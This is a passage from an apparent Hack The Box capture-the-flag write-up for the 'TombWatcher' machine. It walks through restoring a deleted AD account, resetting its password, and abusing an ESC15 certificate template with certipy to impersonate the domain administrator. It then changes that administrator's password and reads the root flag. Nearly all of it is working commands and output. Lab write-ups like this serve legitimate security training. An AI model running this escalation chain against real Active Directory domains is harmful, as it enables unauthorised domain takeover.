
*Evil-WinRM* PS C:\inetpub> Restore-ADObject -Identity c1f1f0fe-df9c-494c-bf05-0679e181b358
*Evil-WinRM* PS C:\inetpub> Get-ADUser -Identity 'cert_admin' | Format-List Name,DistinguishedName,Enabled

Name                : cert_admin
DistinguishedName    : CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb
Enabled              : True

*Evil-WinRM* PS C:\inetpub>

```

John has **GenericAll** rights on ADCS group which by speculation user **cert_admin** belong to. We'll now abuse these rights.



Perfect, now we have user **cert_admin**. Lets find misconfigured templates with this user.

```

(root@Kali)~/.Documents/HTB-THM-labs_reports/HTB/TombWatcher
# bloodyAD --host DC01.tombwatcher.htb -d tombwatcher.htb -u john -p 'Pwneduser@22' set
(root@Kali)~/.Documents/HTB-THM-labs_reports/HTB/TombWatcher
# net rpc password "cert_admin" "Password@123" -U 'tombwatcher.htb/john%Pwneduser@22' -S 10.10.11.72
(root@Kali)~/.Documents/HTB-THM-labs_reports/HTB/TombWatcher
# nxc smb 10.10.11.72 -u cert_admin -p Password@123
SMB 10.10.11.72 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.72 445 DC01 [*] tombwatcher.htb\cert_admin:Password@123
(root@Kali)~/.Documents/HTB-THM-labs_reports/HTB/TombWatcher
#

```

```

(root@Kali)-[mnt/.../HTB-THM-labs_reports/HTB/Tombwatcher/certipy]
# certipy find -dc-ip 10.10.11.72 -dc-host DC01.tombwatcher.htb -target 10.10.11.72 -ns 10.10.11.72 -u 'cert_admin@tombwatcher.htb' -p 'Pwneduser!@123' -vulnerable
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[*] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[*] Error checking web enrollment: timed out
[*] Use -debug to print a stacktrace
[*] Saving text output to '20250915122419_Certipy.txt'
[*] Wrote text output to '20250915122419_Certipy.txt'
[*] Saving JSON output to '20250915122419_Certipy.json'
[*] Wrote JSON output to '20250915122419_Certipy.json'

(root@Kali)-[mnt/.../HTB-THM-labs_reports/HTB/Tombwatcher/certipy]
# ls
20250915122419_Certipy.json 20250915122419_Certipy.txt

```

Found a misconfigured cert template ESC15

```

Object Control Permissions      TOMBWATCHER.HTB\cert_admin
Owner                          : TOMBWATCHER.HTB\Enterprise Admins
Full Control Principals       : TOMBWATCHER.HTB\Domain Admins
                               TOMBWATCHER.HTB\Enterprise Admins
Write Owner Principals        : TOMBWATCHER.HTB\Domain Admins
                               TOMBWATCHER.HTB\Enterprise Admins
Write Dacl Principals         : TOMBWATCHER.HTB\Domain Admins
                               TOMBWATCHER.HTB\Enterprise Admins
Write Property Enroll         : TOMBWATCHER.HTB\Domain Admins
                               TOMBWATCHER.HTB\Enterprise Admins
                               TOMBWATCHER.HTB\cert_admin
[*] User Enrollable Principals : TOMBWATCHER.HTB\cert_admin
[*] Vulnerabilities
    ESC15                      : Enrollee supplies subject and schema version is 1. 10/17/2025 20:00:00
[*] Remarks
    ESC15                      : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.

(root@Kali)-[~/home/.../Documents/HTB-THM-labs_reports/HTB/Tombwatcher]
#

```

We can now request cert template using certipy

```

(root@Kali)-[~/home/.../Documents/HTB-THM-labs_reports/HTB/Tombwatcher]
# certipy req -u 'cert_admin' -p 'Pwneduser!@123' -dc-ip '10.10.11.72' -target DC01.tombwatcher.htb -ca tombwatcher-CA-1 -template WebServer -upn 'administrator@tombwatcher.htb' -application-policies 'Client Authentication'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 3
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'

```

Then authenticate as user administrator

```
(root@Kali)-[/home/.../Documents/HTB-THM-labs_reports/HTB/TombWatcher]
# certipy auth -pfx 'administrator.pfx' -dc-ip '10.10.11.72' -ldap-shell
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] SAN UPN: 'administrator@tombwatcher.htb'
[*] Connecting to 'ldaps://10.10.11.72:636'
[*] Authenticated to '10.10.11.72' as: 'u:TOMBWATCHER\Administrator'
Type help for list of commands

# whomai /priv
*** Unknown syntax: whomai /priv

# help
```

Right in the shell, we are able to change administrator's password as seen below, which can then be used for authentication

```
enable_account user - Enable the user's account.
dump - Dumps the domain.
search query [attributes,] - Search users and groups by name, distinguishedName and sAMAccountName.
get_user_groups user - Retrieves all groups this user is a member of.
get_group_users group - Retrieves all members of a group.
get_laps_password computer - Retrieves the LAPS passwords associated with a given computer (sAMAccountName).
grant_control target grantee - Grant full control of a given target object (sAMAccountName) to the grantee (sAMAccountName).
set_dontreqpreauth user true/false - Set the don't require pre-authentication flag to true or false.
set_rbcd target grantee - Grant the grantee (sAMAccountName) the ability to perform RBCD to the target (sAMAccountName).
start_tls - Send a StartTLS command to upgrade from LDAP to LDAPS. Use this to bypass channel binding for operations necessitating an encrypted channel.
write_gpo_dacl user gpoSID - Write a full control ACE to the gpo for the given user. The gpoSID must be entered surrounding by {}.
whoami - get connected user
dirsync - Dirsync requested attributes
exit - Terminates this session.

# dump
[!] Not implemented

# change_password Administrator Pwnedadmin@2025
Got User DN: CN=Administrator,CN=Users,DC=tombwatcher,DC=htb
Attempting to set new password of: Pwnedadmin@2025
Password changed successfully!

#
```

ROOT FLAG

```
(root@Kali)-[/home/.../Documents/HTB-THM-labs_reports/HTB/TombWatcher]
# nxc winrm 10.10.11.72 -u administrator -p Pwnedadmin@2025
WINRM 10.10.11.72 5985 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb)
WINRM 10.10.11.72 5985 DC01 [+] tombwatcher.htb\administrator:Pwnedadmin@2025 (Pwn3d!)

(root@Kali)-[/home/.../Documents/HTB-THM-labs_reports/HTB/TombWatcher]
# evil-winrm -i tombwatcher.htb -u administrator -p Pwnedadmin@2025

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../Desktop/root.txt
81e7cf47b920d6213ce9d77708f3075a
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```